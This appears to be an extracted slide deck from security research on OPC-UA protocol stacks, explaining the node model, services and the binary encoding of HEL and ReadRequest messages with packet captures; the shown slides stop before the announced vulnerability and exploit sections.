
+

Core lib



# Focus on the Protocol Stacks

So we wanted to find vulns in the base protocol stacks



# Protocol Stacks

We also researched popular products such as:

- Softing Secure Integration Server
- PTC Kepware KEPServerEx
- Triangle Microworks SCADA Data Gateway
- Honeywell Matrikon
- Inductive Automation Ignition

OPC-UA Protocol Stack	Programing language	Is Open Source?
<a href="#">node-opcua</a>	NodeJS	Yes
<a href="#">open62541</a>	C	Yes
<a href="#">freeopcua (c++)</a>	C++	Yes
<a href="#">python-opcua</a>	Python	Yes
<a href="#">opcua-asyncio</a>	Python	Yes
<a href="#">eclipse-milo</a>	Java	Yes
<a href="#">ASNeG OpcUaStack</a>	C++	Yes
<a href="#">locka99</a>	Rust	Yes
<a href="#">Unified Automation</a>	C++	No
<a href="#">OPC Foundation .NET Stack</a>	C#	Yes
<a href="#">Softing OPC UA SDK</a>	C++	No
<a href="#">Prosys OPC UA</a>	Java	No
<a href="#">OPC UA Legacy Java Stack</a>	Java	Yes
<a href="#">S2OPC</a>	C	Yes
<a href="#">LibUA</a>	C#	Yes

# Bits and Bytes

# Agenda

- What is OPC-UA?
- Protocol Stack Implementations
- **Bits and Bytes**
- Research Methodology
- Vulnerabilities and Exploits
- OPC-UA Exploitation Framework
- Summary

# OPC-UA Nodes

## Everything is a node

- Variable (e.g. “Water Level”)
- Type of the Variable value (e.g. Float)


## Nodes are identified by [ns, i]

- NodeID (i=1)
- Namespace ID (ns=0)

## Namespace is a container for nodes

- Namespace 0: default namespace and contains the default nodes

**Address Space provide a standard way for servers to represent objects to clients**



# OPC-UA Services

Our interaction with the server is via request/response fashion. In most cases we are doing some “action” on nodes.


Examples:

Service Set	Service Name	Description
Attribute	Read Service	Read values from attributes of nodes
	Write Service	Write values to attributes of nodes
Method	Call Service	Call (invoke) a list of methods.
View	Browse	Navigate through the AddressSpace - find Node references


**OPC 10000-4: UA Part 4: Services**

# Example

Node Name	Node Class and Type
Fill Valve	Variable with DataType Boolean
Discharge Valve	Variable with DataType Boolean
Flow Meter	Variable with DataType Float
<b>Water Level</b>	Variable with DataType Float
Start/Stop	Method



**Tank (water level %50)**



# Nodes Encoding [ns=0, i=446]

Table 9 – Four Byte NodeId Binary DataEncoding

Name	Data Type	Description
Namespace	Byte	The <i>Namespace</i> shall be in the range 0 to 255.
Identifier	UInt16	The <i>Identifier</i> Type is 'Numeric'. The <i>Identifier</i> shall be an integer in the range 0 to 65 535.

## Specifications

```

0050 66 6f 75 6e 64 61 74 69 6f 6e 2e 6f 72 67 2f 55  foundati on.org
0060 41 2f 53 65 63 75 72 69 74 79 50 6f 6c 69 63 79  A/Securi tyPoli
0070 23 4e 6f 6e 65 ff ff ff ff ff ff ff ff 33 00 00  #None... ..3
0080 00 01 00 00 00 01 00 be 01 00 00 4a 58 9a f2 61  ... ..JX
0090 d9 d7 01 00 00 00 00 00 00 00 00 00 ff ff ff ff 00  ... ..
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00  ... ..
00b0 00 00 01 00 00 00 00 e0 93 04 00  ... ..
    
```

## Binary Representation

```

▼ Message : Encodeable Object
  ▼ TypeId : ExpandedNodeId
    NodeId EncodingMask: Four byte encoded Numeric (0x01) ←
    NodeId Namespace Index: 0 ←
    NodeId Identifier Numeric: OpenSecureChannelRequest (446) ←
  ▼ OpenSecureChannelRequest
    RequestHeader RequestHeader
    
```

## Binary Parsing

# Example: Read Service: Reading 12 Nodes

16:17:34.725702	47	10.10.6.181	10.10.7.10	OpcUa	UA Secure Conversation Message: ReadRequest	524
16:17:34.729503	49	10.10.7.10	10.10.6.181	OpcUa	UA Secure Conversation Message: ReadResponse	596


  

```
Security Sequence Number: 54
Security RequestId: 4
▼ OpcUa Service : Encodeable Object
  ▼ TypeId : ExpandedNodeId
    NodeId EncodingMask: Four byte encoded Numeric (0x01)
    NodeId Namespace Index: 0
    NodeId Identifier Numeric: ReadRequest (631)
  ▼ ReadRequest
    ▶ RequestHeader: RequestHeader
      MaxAge: 0
      TimestampsToReturn: Neither (0x00000003)
    ▼ NodesToRead: Array of ReadValueId ←
      ArraySize: 20
      ▼ [0]: ReadValueId
        ▶ NodeId: NodeId
          AttributeId: Value (0x0000000d)
          IndexRange: [OpcUa Null String]
          ▶ DataEncoding: QualifiedName
        ▶ [1]: ReadValueId
        ▶ [2]: ReadValueId
        ▶ [3]: ReadValueId
        ▶ [4]: ReadValueId
        ▶ [5]: ReadValueId
        ▶ [6]: ReadValueId
        ▶ [7]: ReadValueId
        ▶ [8]: ReadValueId
        ▶ [9]: ReadValueId
        ▶ [10]: ReadValueId
        ▶ [11]: ReadValueId
        ▶ [12]: ReadValueId
```

0000	00	0c	29	94	2d	b3	00	0c	6c	0a	ef	83	08	00	45	00	..)	-	..	l	..	..	E
0010	01	fe	00	00	40	00	40	06	17	28	0a	0a	06	b5	0a	0a	..@	@	..	(	..	..	..
0020	07	0a	c1	20	13	21	e9	c2	24	7e	c1	fb	04	30	50	18	..!	..	\$	~	..	..	0P
0030	10	00	23	c3	00	00	4d	53	47	46	d6	01	00	00	df	10	..#	..	MS	GF	..	..	..
0040	27	00	01	00	00	00	36	00	00	00	04	00	00	00	01	00	..	..	6	..	..	..	..
0050	77	02	05	00	00	20	00	00	00	cc	cf	da	8f	8f	b3	47	w	..	..	..	..	..	G
0060	ec	eb	2d	08	7f	42	f7	e1	4e	43	45	6a	ee	d9	c0	1d	..-	..	B	..	NCEj	..	..
0070	54	9d	25	8f	54	75	72	81	1a	7e	60	2d	59	62	d9	d7	T	%	Tur	..	~	-	Yb
0080	01	43	42	0f	00	00	00	00	00	ff	ff	ff	ff	88	13	00	..CB	..	..	..	..	..	..
0090	00	00	00	00	00	00	00	00	00	00	00	00	00	03	00	00	..	..	..	..	..	..	..
00a0	14	00	00	00	01	00	cf	08	0d	00	00	00	ff	ff	ff	ff	..	..	..	..	..	..	..
00b0	00	00	ff	ff	ff	ff	01	00	b6	2d	0d	00	00	00	ff	ff	..	..	..	..	..	..	..
00c0	ff	ff	00	00	ff	ff	ff	ff	01	00	af	0a	0d	00	00	00	..	..	..	..	..	..	..
00d0	ff	ff	ff	ff	00	00	ff	ff	ff	ff	01	00	6f	32	0d	00	..	..	..	..	..	..	o2
00e0	00	00	ff	ff	ff	ff	00	00	ff	ff	ff	ff	01	00	b1	0a	..	..	..	..	..	..	..
00f0	0d	00	00	00	ff	ff	ff	ff	00	00	ff	ff	ff	ff	01	00	..	..	..	..	..	..	..
0100	b0	0a	0d	00	00	00	ff	ff	ff	ff	00	00	ff	ff	ff	ff	..	..	..	..	..	..	..
0110	01	00	b7	2d	0d	00	00	00	ff	ff	ff	ff	00	00	ff	ff	..	..	..	..	..	..	..
0120	ff	ff	01	00	e0	08	0d	00	00	00	ff	ff	ff	ff	00	00	..	..	..	..	..	..	..
0130	ff	ff	ff	ff	01	00	c2	2d	0d	00	00	00	ff	ff	ff	ff	..	..	..	..	..	..	..
0140	00	00	ff	ff	ff	ff	01	00	be	2d	0d	00	00	00	ff	ff	..	..	..	..	..	..	..
0150	ff	ff	00	00	ff	ff	ff	ff	01	00	85	2f	0d	00	00	00	..	..	..	..	..	..	/
0160	ff	ff	ff	ff	00	00	ff	ff	ff	ff	01	00	86	2f	0d	00	..	..	..	..	..	..	/
0170	00	00	ff	ff	ff	ff	00	00	ff	ff	ff	ff	01	00	87	2f	..	..	..	..	..	..	/
0180	0d	00	00	00	ff	ff	ff	ff	00	00	ff	ff	ff	ff	01	00	..	..	..	..	..	..	..
0190	88	2f	0d	00	00	00	ff	ff	ff	ff	00	00	ff	ff	ff	ff	..	..	..	..	..	..	..
01a0	01	00	bd	2d	0d	00	00	00	ff	ff	ff	ff	00	00	ff	ff	..	..	..	..	..	..	..
01b0	ff	ff	01	00	c1	2d	0d	00	00	00	ff	ff	ff	ff	00	00	..	..	..	..	..	..	..
01c0	ff	ff	ff	ff	01	00	b9	2d	0d	00	00	00	ff	ff	ff	ff	..	..	..	..	..	..	..
01d0	00	00	ff	ff	ff	ff	01	00	bf	2d	0d	00	00	00	ff	ff	..	..	..	..	..	..	..
01e0	ff	ff	00	00	ff	ff	ff	ff	01	00	c0	2d	0d	00	00	00	..	..	..	..	..	..	..
01f0	ff	ff	ff	ff	00	00	ff	ff	ff	ff	01	00	bb	2d	0d	00	..	..	..	..	..	..	..
0200	00	00	ff	ff	ff	ff	00	00	ff	ff	ff	ff	..	..	..	..	..	..	..	..	..	..	..

# HEL

**HEL: Hello message**




# HEL

## HEL: Hello message

### Endpoint URL

- **Scheme** - must be **opc.tcp** or **opc.https**
- **Server address**
- **Port**
- **Discovery endpoint**

**opc.tcp://SERVER\_IP:62541/UA/Server**




```
Frame 1: 145 bytes on wire (1160 bits), 145 bytes captured (1160 bits) on interface
Ethernet II, Src: Eve_0a:ef:83 (00:0c:6c:0a:ef:83), Dst: VMware_0d:ed:50 (00:0c:29:0d:ed:50)
Internet Protocol Version 4, Src: 10.10.6.181, Dst: 10.10.7.11
Transmission Control Protocol, Src Port: 49422, Dst Port: 62541, Seq: 1, Ack: 1, Len: 145
OpcUa Binary Protocol
  Message Type: HEL
  Chunk Type: F
  Message Size: 91
  Version: 0
  ReceiveBufferSize: 65536
  SendBufferSize: 65536
  MaxMessageSize: 16777216
  MaxChunkCount: 5000
  EndpointUrl: opc.tcp://desktop-eq75855:62541/Quickstarts/ReferenceServer
```

```
0000 00 0c 29 0d ed 50 00 0c 6c 0a ef 83 08 00 45 00  ..)..P.. l.....E.
0010 00 83 00 00 40 00 40 06 18 a2 0a 0a 06 b5 0a 0a  ....@.@.....
0020 07 0b c1 0e f4 4d 9e dc 7b 99 2b d3 5e 98 50 18  ....M.. {+^P.
0030 10 00 22 49 00 00 48 45 4c 46 5b 00 00 00 00 00  .."I..HE LF[.....
0040 00 00 00 00 01 00 00 00 01 00 00 00 00 01 88 00  .....
0050 00 00 3b 00 00 00 6f 70 63 2e 74 63 70 3a 2f 21  ..;...op c.tcp://
0060 64 65 73 6b 74 6f 70 2d 65 71 37 35 38 35 35 3a  desktop-eq75855:
0070 36 32 35 34 31 2f 51 75 69 63 6b 73 74 61 72 74  62541/Quickstart
0080 73 2f 52 65 66 65 72 65 6e 63 65 53 65 72 76 65  s/ReferenceServer
0090 72
```

# OPN

**HEL: Hello message**

**OPN: OpenSecureChannel message**




